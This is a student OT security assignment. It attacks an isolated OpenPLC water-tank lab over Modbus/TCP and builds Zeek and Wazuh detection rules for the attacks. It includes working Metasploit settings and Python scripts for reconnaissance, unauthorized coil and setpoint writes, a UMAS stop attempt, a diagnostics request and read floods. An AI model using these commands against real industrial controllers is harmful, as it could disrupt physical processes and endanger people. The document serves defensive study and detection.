Modbus/TCP Attack Detection Assignment

PREPARED BY:

Imane LAKDIM

SUBMITTED TO:

Indurex

SUBMISSION DATE:

30 october 2026

1. Overview

This report covers the rationale behind the detection logic built for a simulated OT environment: a water tank controlled by an inlet pump and outlet valve, exposed over Modbus/TCP via OpenPLC. Four Linux/VirtualBox VMs form the lab (an OpenPLC master, an OpenPLC slave acting as the plant, a Kali attacker, and a Wazuh + Zeek analysis host), connected on an isolated host-only network. Five attack classes were executed against the plant, captured, converted with Zeek, and detected with custom Wazuh rules. This document explains why each rule is a reliable indicator, summarizes the attacks and their real world relevance, and documents two edge cases: a legitimate action that still raises an alert, and an attack variant that currently evades detection.

2. Environment Setup and Baseline Traffic Collection

2.1 OpenPLC Runtime Installation

The experimental environment was built using two virtual machines running Ubuntu Server 22.04: one acting as the Modbus/TCP master and the other as the slave PLC. OpenPLC Runtime V3 was installed on both machines to provide the execution environment for the PLC programs.
The installation procedure was performed on each machine using the following commands:

```
git clone https://github.com/thiagoralves/OpenPLC_v3.git
cd OpenPLC_v3
./install.sh linux
```


The installation provides the OpenPLC runtime and its associated components, allowing each virtual machine to execute its respective PLC program. After installation, the runtime was started and checked before proceeding with program deployment and communication configuration.


2.2 PLC Program Implementation

Two Structured Text (ST) programs were developed for the simulated industrial process and stored in the project repository.

The Tank_Control program runs on the slave PLC and simulates the tank process, including level evolution, pump control with high and low setpoints, and high-high alarm activation. The Master_Poll program runs on the master PLC and declares variables for the remote tank level and setpoints.

The programs were uploaded to their respective OpenPLC runtimes. Their complete source code is available in the project repository






Successful upload and execution

2.3 Master–Slave Communication Configuration

After deploying both programs, the master-slave communication configuration was performed through the OpenPLC web interface.

The master was configured to include the slave PLC as a remote device. The slave connection parameters were entered according to the virtual network configuration, using the slave's host-only IP address and the Modbus/TCP service port. In this lab, the planned host-only addresses were 192.168.56.3 for the master and 192.168.56.4 for the slave, with Modbus/TCP using port 502.

Adding the slave through the master interface establishes the device configuration required for the communication setup. The connection and actual exchange of Modbus requests and responses were then checked as part of the subsequent traffic-validation steps.




2.4 Modbus Address Map

The address map identifies the process variables exposed by the slave PLC and the corresponding variables declared on the master. It provides a reference for interpreting captured Modbus/TCP traffic and relating protocol operations to the simulated process

Type	Addr	Meaning	Normal range
Coil	0	Pump running	0 or 1
Coil	1	Outlet valve open	1 (default)
Coil	2	High-high alarm	0 (briefly 1 at ≥95%)
Hold. reg.	0	Tank level (%)	~19 – 81
Hold. reg.	1	High setpoint (%)	80 (design 70–90)
Hold. reg.	2	Low setpoint (%)	20 (design 10–30)

The master program additionally declares Level_Remote, High_Remote, and Low_Remote at %IW100, %IW101, and %IW102, respectively. These are master-side input-word declarations, they should not be assumed to map automatically to the slave variables merely because they represent related values. The master-to-slave address mapping and any polling or exchange configuration must be verified in the OpenPLC configuration and observed traffic.



2.5 Baseline Modbus/TCP Traffic Capture

2.5.1 Capture Methodology

Before introducing attack scenarios, a baseline capture was collected to characterize the Modbus/TCP traffic generated under normal lab operation. This capture provides a reference for subsequent comparisons with traffic produced during the attack and edge-case tests.

The capture was performed on the slave PLC using tcpdump, listening on the host-only network interface enp0s8 and filtering for TCP port 502:

```
sudo tcpdump -i enp0s8 -n -w ~/baseline_normal.pcap port 502
```

The command parameters are as follows:

- -i enp0s8: selects the host-only network interface.
- -n: disables address and port name resolution.
- -w ~/baseline_normal.pcap: writes captured packets to a PCAP file.
- port 502: filters traffic associated with the Modbus/TCP service port.

The capture was allowed to run during normal lab operation for approximately five minutes. Afterward, the capture was stopped, and the resulting file was retained as the baseline dataset for offline analysis.

2.5.2 Baseline File Verification

After the capture was completed, the PCAP file was checked to confirm that the output file had been created and contained captured traffic. The capture could then be inspected using tshark or processed offline with Zeek.

For example, the following command displays packets identified by Wireshark's Modbus display filter:

```
tshark -r ~/baseline_normal.pcap
```

The capture was subsequently copied into the assignment repository for traceability and reuse in the detection workflow. The baseline file used in the repository was:

```
slave@ubuntu:~$ tshark -r baseline_normal.pcap
    1   0.000000 192.168.56.3 → 192.168.56.4 Modbus/TCP 78    Query: Trans: 13536; Unit:   1, Func:   3: Read Holding R
egisters
    2   0.000144 192.168.56.4 → 192.168.56.3 Modbus/TCP 81 Response: Trans: 13536; Unit:   1, Func:   3: Read Holding R
egisters
    3   0.000877 192.168.56.3 → 192.168.56.4 TCP 66 53194 → 502 [ACK] Seq=13 Ack=16 Win=502 Len=0 TSval=4274901307 TSec
r=983417685
    4   0.101893 192.168.56.3 → 192.168.56.4 Modbus/TCP 78    Query: Trans: 13537; Unit:   1, Func:   3: Read Holding R
egisters
    5   0.102038 192.168.56.4 → 192.168.56.3 Modbus/TCP 81 Response: Trans: 13537; Unit:   1, Func:   3: Read Holding R
egisters
    6   0.102800 192.168.56.3 → 192.168.56.4 TCP 66 53194 → 502 [ACK] Seq=25 Ack=31 Win=502 Len=0 TSval=4274901409 TSec
r=983417787
    7   0.203752 192.168.56.3 → 192.168.56.4 Modbus/TCP 78    Query: Trans: 13538; Unit:   1, Func:   3: Read Holding R
egisters
    8   0.203853 192.168.56.4 → 192.168.56.3 Modbus/TCP 81 Response: Trans: 13538; Unit:   1, Func:   3: Read Holding R
egisters
    9   0.204478 192.168.56.3 → 192.168.56.4 TCP 66 53194 → 502 [ACK] Seq=37 Ack=46 Win=502 Len=0 TSval=4274901511 TSec
r=983417888
   10   0.305038 192.168.56.3 → 192.168.56.4 Modbus/TCP 78    Query: Trans: 13539; Unit:   1, Func:   3: Read Holding R
egisters
   11   0.305251 192.168.56.4 → 192.168.56.3 Modbus/TCP 81 Response: Trans: 13539; Unit:   1, Func:   3: Read Holding R
egisters
   12   0.305801 192.168.56.3 → 192.168.56.4 TCP 66 53194 → 502 [ACK] Seq=49 Ack=61 Win=502 Len=0 TSval=4274901612 TSec
r=983417990
   13   0.406279 192.168.56.3 → 192.168.56.4 Modbus/TCP 78    Query: Trans: 13540; Unit:   1, Func:   3: Read Holding R
egisters
   14   0.406380 192.168.56.4 → 192.168.56.3 Modbus/TCP 81 Response: Trans: 13540; Unit:   1, Func:   3: Read Holding R
egisters
   15   0.406969 192.168.56.3 → 192.168.56.4 TCP 66 53194 → 502 [ACK] Seq=61 Ack=76 Win=502 Len=0 TSval=4274901713 TSec
r=983418091
   16   0.508174 192.168.56.3 → 192.168.56.4 Modbus/TCP 78    Query: Trans: 13541; Unit:   1, Func:   3: Read Holding R
egisters
   17   0.508498 192.168.56.4 → 192.168.56.3 Modbus/TCP 81 Response: Trans: 13541; Unit:   1, Func:   3: Read Holding R
```

Inspection of Modbus/TCP packets from the baseline capture using tshark.

2.5.3 Purpose of the Baseline

The baseline capture serves as a reference for the later attack detection experiments. It helps establish which protocol activities are observed during the selected normal operating period and provides input for offline Zeek processing and subsequent Wazuh log analysis.
The baseline is specific to the configured virtual lab and the traffic observed during the capture window. It should therefore be interpreted as a reference dataset for these experiments rather than

a complete model of all normal Modbus/TCP activity in an operational industrial network.

3. Attack Scenarios and Traffic Analysis

3.1 Attack 1 — Modbus Reconnaissance and Device Discovery

Objective and execution

The objective was to identify the Modbus/TCP service, discover responding unit identifiers, and test whether the PLC exposed device-identification information. The reconnaissance was performed from the Kali attacker VM (192.168.56.6) against the OpenPLC slave (192.168.56.4, TCP port 502) using Metasploit.

The following auxiliary modules were executed sequentially in `msfconsole`:

```
use auxiliary/scanner/scada/modbusdetect
set RHOSTS 192.168.56.4
run

use auxiliary/scanner/scada/modbus_findunitid
set RHOSTS 192.168.56.4
run

use auxiliary/scanner/scada/modbus_banner_grabbing
set RHOSTS 192.168.56.4
run
```

Execution results

The modbusdetect module reported:

```
received correct MODBUS/TCP header (unit-ID: 1)
```

This confirmed that a valid Modbus/TCP response was received from the target using unit ID 1.

The modbus_findunitid module reported valid Modbus/TCP responses for multiple station IDs. The recorded output included responses from station ID 36 through station ID 55, with messages such as:

```
Received: correct MODBUS/TCP from stationID 36
...
Received: correct MODBUS/TCP from stationID 55
```

These responses demonstrate that the scanner received valid Modbus/TCP responses for the tested identifiers. They do not, by themselves, prove that separate physical devices exist for each identifier.

Packet-capture evidence

The reconnaissance capture was saved as:

```
attack_captures/attack_01b_recon_modbusdetect_loop.pcap
```

The following command was used to count packets grouped by source and destination IP address:

```
tshark -r attack_captures/attack_01b_recon_modbusdetect_loop.pcap \
  -n -T fields -e ip.src -e ip.dst | sort | uniq -c
```

Recorded output:

```
1606 192.168.56.3 -> 192.168.56.4
 803 192.168.56.4 -> 192.168.56.3
  96 192.168.56.4 -> 192.168.56.6
 144 192.168.56.6 -> 192.168.56.4
```

The capture contains traffic involving both the master PLC (`192.168.56.3`) and the Kali attacker (`192.168.56.6`). Therefore, the total packet counts must not be attributed exclusively to reconnaissance. The attacker-originated traffic is specifically represented by the 144 packets from `192.168.56.6` to `192.168.56.4`, while the 96 packets in the reverse direction represent traffic from the slave to Kali.

For more focused inspection of attacker-originated Modbus requests, the following filter can be applied:

```
tshark -r attack_captures/attack_01b_recon_modbusdetect_loop.pcap \
  -n -Y "ip.src == 192.168.56.6 && modbus" \
  -T fields -e frame.number -e frame.time_relative \
  -e ip.src -e ip.dst -e modbus.func_code
```

Analysis

The successful protocol detection and repeated unit-ID probes demonstrate that the Modbus service was discoverable through network queries. The illegal-function response also shows that at least one requested operation was rejected. The observed activity was reconnaissance rather than a demonstrated modification of the simulated process.

3.2 Attack 2 — Unauthorized Coil Write: Closing the Valve

Objective and execution

This scenario tested whether an unauthorized Modbus client could change a PLC output and affect the simulated tank. The target was the OpenPLC slave at `192.168.56.4`.

A packet capture was started on the slave VM:

```
sudo tcpdump -i enp0s8 -n \
  -w ~/attack_02a_valve_write_metasploit.pcap port 502
```

From Kali, the Metasploit Modbus client was configured to write a coil:

```
use auxiliary/scanner/scada/modbusclient
set RHOSTS 192.168.56.4
set ACTION WRITE_COIL
set DATA_ADDRESS 1
set DATA 0
run
```

The operation used Modbus function code 5 (Write Single Coil), targeting address 1 with a value of 0.

Packet-capture evidence

The resulting capture was saved as:

```
attack_02a_valve_write_metasploit.pcap
```

The relevant request fields were inspected using:

```
tshark -r attack_02a_valve_write_metasploit.pcap \
  -n -Y "ip.src==192.168.56.6" \
  -T fields -e frame.time_relative \
```

```
  -e modbus.func_code -e modbus.reference_num -e modbus.data
```

The recorded output included a Modbus request with:

```
Function code: 5
Reference address: 1
Data: 0000
```

This is consistent with a Write Single Coil request targeting address 1 with the coil value set to 0. The packet evidence establishes the requested operation; the observed process behaviour provides additional evidence of its effect.

PLC and process observations

After the write, the tank level remained around 51%. A Python read of the PLC values returned:

```
(level, high_sp, low_sp) = (51, 80, 20)
```

The level remained stable rather than continuing to rise or fall. This was consistent with the valve being closed and the inflow and outflow becoming balanced at zero in the simulated process. The observed behaviour supports the conclusion that the write affected the process. The exact mapping between Modbus address 1 and the intended valve output should be documented using the verified OpenPLC variable/address mapping in the repository.

Analysis

The scenario demonstrates the potential physical-process consequence of an unauthorized coil write. Unlike reconnaissance, the request was not merely informational: it changed a control value and caused the simulated tank level to stop evolving. A detection rule should therefore identify unauthorized Modbus write operations and preserve the source, destination, function code, target address, and written value.

3.3 Attack 3 — Unauthorized Holding-Register Write: Modifying the High Setpoint

Objective and execution

This scenario tested whether an attacker could modify a process-control parameter. The original high setpoint was 80, and the attack attempted to change it to 100.

A capture was created on the slave VM:

```
sudo tcpdump -i enp0s8 -n \
  -w ~/attack_03a_setpoint_write_metasploit.pcap port 502
```

From Kali, the Metasploit Modbus client was configured as follows:

```
use auxiliary/scanner/scada/modbusclient
set RHOSTS 192.168.56.4
set ACTION WRITE_REGISTER
set DATA_ADDRESS 1
set DATA 100
run
```

The module returned:

```
Value 100 successfully written at registry address 1
```

This indicates that the client reported the register write as successful.

Packet-capture evidence

The capture was saved as:

```
attack_03a_setpoint_write_metasploit.pcap
```

The relevant fields were extracted using:

```
tshark -r attack_03a_setpoint_write_metasploit.pcap \
  -n -Y "ip.src==192.168.56.6" \
  -T fields -e frame.time_relative \
  -e modbus.func_code -e modbus.reference_num -e modbus.data
```

The recorded output included:

```
76.709749000
76.710757000
76.712702000 6 1 0064
```

The relevant request shows function code 6 (Write Single Register), reference address 1, and data `0064`. The hexadecimal value `0064` represents decimal 100.

PLC monitoring results

The PLC was monitored by reading three holding registers and the coils. The monitoring script decoded the register values and extracted the pump, valve, and alarm bits:

```
level, hi, lo = struct.unpack(">3H", r1[9:15])
b = r2[9]
pump, valve, alarm = b & 1, (b >> 1) & 1, (b >> 2) & 1
```

The recorded output around the high-high threshold included:

```
92 level=94 high_sp=100 pump=1 valve=1 alarm=0
93 level=95 high_sp=100 pump=1 valve=1 alarm=0
...
99 level=95 high_sp=100 pump=0 valve=1 alarm=1
>>> ALARM CAUGHT <<<
100 level=95 high_sp=100 pump=0 valve=1 alarm=0
...
```

The high setpoint was observed as 100 instead of its original value of 80. The tank therefore continued filling beyond the original high-setpoint threshold. However, the independently implemented high-high alarm logic stopped the pump when the internal simulated level reached approximately 95%.

The level register exposes an integer representation of the internal floating-point level. As a result, the displayed value of 95 does not necessarily mean that the internal value remained continuously at or above 95. The valve remained open, allowing the tank to drain; when the internal level fell below the alarm threshold, the alarm could clear. This explains why the monitoring output showed the alarm active in one sample and inactive in a later sample while the displayed integer level was still 95.

Analysis

The register modification was successful, and the original process-control threshold was altered. The independent high-high alarm limited the simulated consequence by stopping the pump near 95%. This is an important distinction: the safety logic mitigated the process effect, but it did not prevent the unauthorized parameter change. Detection should identify the unexpected FC6 write and retain the register address and new value as evidence.

3.4 Attack 4 — Stop-Command Attempt and Modbus Diagnostics

Objective and execution

This scenario examined suspicious control and diagnostic requests, including a vendor-specific UMAS command and a standard Modbus Diagnostics request. The objective was to determine whether the requests were visible in the network capture and whether they had an observable effect on the simulated PLC.

Test A: UMAS stop-command attempt

A capture was started on the slave VM:

```
sudo tcpdump -i enp0s8 -n \
  -w ~/attack_captures/attack_04a_reset_metasploit.pcap port 502
```

The following Metasploit module was then configured:

```
use auxiliary/admin/scada/modicon_command
set RHOSTS 192.168.56.4
set RPORT 502
set MODE STOP
run
```

The module attempted a stop operation against the target. The PLC process continued running, and no observable change to the simulated tank was recorded. The test must therefore be described as an attempted stop command, not a successful PLC reset or stop.

The capture was inspected using:

```
tshark -r attack_captures/attack_04a_reset_metasploit.pcap \
  -n -Y "ip.src==192.168.56.6" \
  -T fields -e frame.time_relative \
  -e modbus.func_code -e modbus.reference_num -e modbus.data
```

The recorded output included repeated frames with function code `90`, corresponding to the UMAS-related command traffic observed in this test. The presence of these frames is evidence of the attempted command traffic; it is not evidence that the PLC executed the requested stop operation.

Test B: Standard Modbus Diagnostics request

A second capture was created:

```
sudo tcpdump -i enp0s8 -n \
  -w ~/attack_captures/attack_04b_reset_fc8_python.pcap port 502
```

A Python script sent a Modbus function code 8 request using sub-function 1 (Restart Communications Option):

```
import socket
import struct

s = socket.create_connection(("192.168.56.4", 502), timeout=3)

# FC8, sub-function 1 = Restart Communications Option
s.send(struct.pack(">HHHBBHH", 1, 0, 6, 1, 8, 1, 0x0000))

r = s.recv(256)
print("response:", r.hex())
s.close()
```

The response was:

```
response: 000100000003018801
```

The response contains function byte `0x88`, which is function code 8 with the exception-response bit set. The following exception code is `0x01`, meaning Illegal Function. Thus, the diagnostic request was rejected by the target.

The capture was also inspected with:

```
tshark -r attack_captures/attack_04b_reset_fc8_python.pcap \
  -n -Y "ip.src==192.168.56.6" \
  -T fields -e frame.time_relative \
  -e modbus.func_code -e modbus.reference_num -e modbus.data
```

The request was identified as function code 8. The other requested fields were empty in the recorded output, so no additional address or data values should be inferred from those fields.

Analysis

Neither test produced an observed process effect. The UMAS-related stop attempt generated identifiable command traffic, while the standard FC8 request received an explicit Illegal Function exception. Both tests are useful for evaluating detection of suspicious control or diagnostic activity even when the PLC rejects the request. The evidence supports detection of the attempted operations, not a claim that the PLC was successfully stopped or reset.

3.5 Attack 5 — Modbus Read Flood Using Two Connection Patterns

Objective

The objective of this scenario was to generate repeated Modbus/TCP read requests and examine how the traffic pattern differs between short-lived TCP connections and a persistent connection. Both variants targeted the OpenPLC slave at `192.168.56.4` on TCP port 502 and used Modbus function code 3 (Read Holding Registers).

Unlike the previous write attacks, these requests were intended to read process data rather than modify PLC outputs or holding registers.

Test A — Read Flood Using Repeated Short-Lived Connections

In the first variant, a Python script repeatedly opened a connection to the PLC, sent a read request, received the response, and closed the connection before proceeding to the next request. This generated repeated connection establishment and termination rather than reusing one persistent TCP session.

The packet capture was saved as:

```
attack_captures/attack_05b_read_flood_python.pcap
```

The capture was analysed on the slave VM using:

```
tshark -r attack_captures/attack_05b_read_flood_python.pcap \
  -n -Y "ip.src==192.168.56.6 && modbus.func_code==3" | wc -l
```

Recorded output:

```
123
```

The filter selected Modbus function code 3 packets originating from the Kali attacker (`192.168.56.6`). The command counted 123 matching packets in the capture.

This result confirms that the capture contained repeated attacker-originated holding-register read traffic. Because the command counts matching packets rather than independently reconstructed Modbus transactions, the value should be reported as **123 matching packets**, not automatically as 123 completed request-response transactions.

Test B — Read Flood Over a Persistent TCP Connection

In the second variant, the Python script established one TCP connection to the PLC and repeatedly sent Modbus FC3 requests through that same connection. Each request asked to read three holding registers starting at address 0.

The script was:

```
import socket
import struct
import time

s = socket.create_connection(("192.168.56.4", 502), timeout=5)
start = time.time()
count = 0
duration = 10

while time.time() - start < duration:
    s.send(struct.pack(">HHHBBHH", count % 65535, 0, 6, 1, 3, 0, 3))
    s.recv(256)
    count += 1

s.close()
elapsed = time.time() - start
print(f"Sent {count} requests in {elapsed:.1f}s ({count/elapsed:.1f} req/s)")
```

The script established a single TCP connection, sent repeated FC3 requests, received a response after each send, and closed the connection after the loop finished.

The corresponding capture was saved as:

```
attack_captures/attack_05a_read_flood_python.pcap
```

The following command was used to count attacker-originated FC3 traffic:

```
tshark -r attack_captures/attack_05a_read_flood_python.pcap \
  -n -Y "ip.src==192.168.56.6 && modbus.func_code==3" | wc -l
```

Recorded output:

```
22656
```

The capture therefore contained 22,656 packets matching the attacker-source and FC3 filter. This is substantially more matching traffic than in Test A.

Implementation note: The script prints the total number of requests sent and the calculated request rate when it finishes. The actual printed output from that script was not included in the recorded evidence here, so the precise duration and measured requests per second should not be inferred from the PCAP count alone.

Comparison and analysis

Characteristic	Test A — Short-lived connections	Test B — Persistent connection
Connection	Repeatedly opens and closes	Reuses one TCP connection

behaviour	connections	
Modbus operation	FC3 — Read Holding Registers	FC3 — Read Holding Registers
Capture file	attack_05b_read_flood_python.pcap	attack_05a_read_flood_python.pcap
tshark filter count	123 matching packets	22,656 matching packets
Main traffic characteristic	Repeated connection establishment and read activity	High-volume read activity over a persistent session

The two variants illustrate different patterns that an OT monitoring system may need to identify. Repeated short-lived connections can produce connection-churn indicators, whereas a persistent connection can produce a high volume of Modbus requests without repeated TCP connection establishment.

The recorded `tshark` counts establish the presence of matching traffic in each capture. However, these counts alone do not establish the exact number of completed Modbus transactions, the rate of requests per second, or whether the PLC experienced performance degradation. Those conclusions would require the corresponding request-response analysis, the script's actual execution output, and any recorded observations of PLC responsiveness.

Security relevance

This scenario highlights the importance of monitoring both Modbus request volume and TCP connection behaviour. Detection can use request-rate thresholds, repeated-read patterns, and connection-frequency indicators, while correlating the source address and target PLC. The thresholds should be calibrated against legitimate master-to-PLC traffic to avoid confusing expected polling with suspicious activity.

3.6 Summary of Observed Attack Outcome

	Attack	Mechanism	Effect on process
1	Reconnaissance	FC4 reads, unit-ID sweep, identification probe (Metasploit)	None — read-only
2	Coil write	FC5, coil 1 (valve) forced closed	Tank froze: in/outflow both reached zero
3	Register write	FC6, high setpoint changed 80 → 100	Pump overran old limit; only a hard-coded, non-writable 95% alarm prevented overflow
4	Reset / diagnostic	Vendor UMAS stop (FC 90) and standard Diagnostics (FC8)	Both rejected / had no effect — still independently detectable
5	Read flood	22,656 FC3 reads / 15 s on one connection (and a 144-req./15 s variant on many short connections)	None on process; network/device load only

The scenarios demonstrate different types of evidence relevant to OT security monitoring: reconnaissance traffic, unauthorized write operations, suspicious control commands, explicit protocol exceptions, and excessive read activity. The packet captures should be retained alongside the commands and process observations so that each detection claim can be traced to the underlying evidence.

4. Zeek Processing and Wazuh Detection

4.1 PCAP Transfer and Zeek Processing

After completing the attack scenarios and collecting the corresponding PCAP files, the captures were transferred from the OpenPLC slave VM to the Wazuh VM using SCP over SSH. The files were stored in the assignment's incoming directory for subsequent analysis.

The transfer command was:

```
scp slave@192.168.56.4:~/path/to/capture.pcap \
  /home/vboxuser/modbus-assignment/incoming/
```

The source path was adapted to the location of each PCAP file on the slave VM.
Zeek was then executed in a Docker container to analyse each capture independently. The container used a read-only mount for the PCAP directory and a separate output directory for the generated logs. JSON output was enabled to facilitate ingestion by Wazuh.

The following command illustrates the processing of one capture:

```
docker run --rm --user "$(id -u):$(id -g)" \
  -v ~/modbus-assignment/pcaps:/pcaps:ro \
  -v ~/modbus-assignment/zeek-output/:/out \
  -w /out \

zeek/zeek@sha256:70733f4e540ba1608e37e00c6a93d009f79734262c9ec2ba09d90aa9abc16de
5 \
  zeek -C -r /pcaps/the-PCAP-file \
  LogAscii::use_json=T
```

For each capture, the input PCAP and output directory were changed accordingly. Pinning the Zeek container by its image digest ensured that the same image version was used throughout the processing phase.

The generated Zeek logs included `modbus.log`, which contains Modbus-related activity, and `conn.log`, which records connection metadata. These logs provided complementary evidence: `modbus.log` supported detection based on Modbus function codes and exceptions, while `conn.log` supported analysis of connection sources and packet counts.

4.2 Wazuh Log Ingestion and Decoder Configuration

After generating the Zeek logs, the Wazuh configuration (`ossec.conf`) was updated to ingest the Modbus and connection logs through the configured local log pipeline.
The Zeek JSON output was used as the input format. No custom Wazuh decoders were created because the JSON records could be processed using Wazuh's existing JSON decoder, with fields such as `id.orig_h`, `func`, and `orig_pkts` available to the detection rules.
During configuration and testing, the rule field was changed to use the connection identifier (`conn_id`) where appropriate to avoid the earlier field-mapping problem. The final rules should be

checked against the actual generated JSON fields to ensure that each rule matches the intended records.

4.3 Custom Wazuh Detection Rules

The custom rules were stored in the repository under `03-detection/rules`. They were designed to identify suspicious Modbus operations and connection patterns, using the observed baseline traffic as a reference.
The rules use Wazuh's JSON decoding and inspect fields extracted from the Zeek logs.

Rule ID	Level	Detection objective
100011	6	Reconnaissance probe from a source other than the expected master
100012	12	Modbus single-coil write
100013	12	Modbus single-register write
100014	10	Programming-related or diagnostic command attempt
100017	9	Modbus exception response
100015	5	Connection originating from a non-master source
100016	13	High-volume connection from a non-master source

Rule 100011 — Reconnaissance Probe

This rule looks for Modbus functions `READ_INPUT_REGISTERS` or `ENCAP_INTERFACE_TRANSPORT` originating from an address other than the expected master (`192.168.56.3`). It is intended to identify potentially suspicious probing activity from an unexpected source.

Rule 100012 — Unauthorized Coil Write

This rule detects the `WRITE_SINGLE_COIL` function. It targets write operations that could change PLC outputs, such as a valve or pump command. The rule description notes that coil writes were absent from the baseline, regardless of source.

Rule 100013 — Unauthorized Register Write

This rule detects the `WRITE_SINGLE_REGISTER` function. It is intended to identify changes to holding registers, including process setpoints. The rule description states that register writes were absent from the baseline.

Rule 100014 — Reset or Diagnostic Command Attempt

This rule looks for the `PROGRAM_UNITY` and `DIAGNOSTICS` function labels. It is intended to identify suspicious programming-related or diagnostic operations that were not present in the baseline traffic.

Rule 100017 — Modbus Exception Response

This rule identifies records whose `func` field ends in `_EXCEPTION`. Such responses can indicate unsupported functions or malformed requests. An exception is evidence that a request was rejected or could not be processed normally; it does not by itself prove a successful attack.

Rule 100015 — Connection from a Non-Master Source

This rule uses the Zeek connection log and checks whether `id.orig_h` differs from the expected master address. It also checks that `orig_pkts` contains a numeric value. Its purpose is to identify connections initiated by unexpected sources.

Rule 100016 — High-Volume Connection from a Non-Master Source

This rule depends on Rule `100015` and raises the alert level when `orig_pkts` contains at least four digits. It is intended to flag high-volume connections from unexpected sources that may be associated with excessive read activity.

The rules combine protocol-level indicators with connection-level indicators. Their alert levels represent the configured severity assigned to each detection, rather than a measured probability that an attack is occurring.

4.4 Feeding Zeek Logs into the Wazuh Pipeline

To test the rules against a particular capture, the generated Zeek Modbus log was copied into the configured Wazuh pipeline log. The following commands illustrate the process for one capture:

```
sudo truncate -s 0 /var/log/modbus/pipeline-modbus.log

sudo bash -c \
  'cat /home/vboxuser/modbus-assignment/zeek-output/attack_1_recon/
/modbus.log >> /var/log/modbus/pipeline-modbus.log'
```

The log was cleared before each test to isolate the records associated with the capture being evaluated. The input path was changed to the relevant Zeek output directory for each baseline or attack capture.

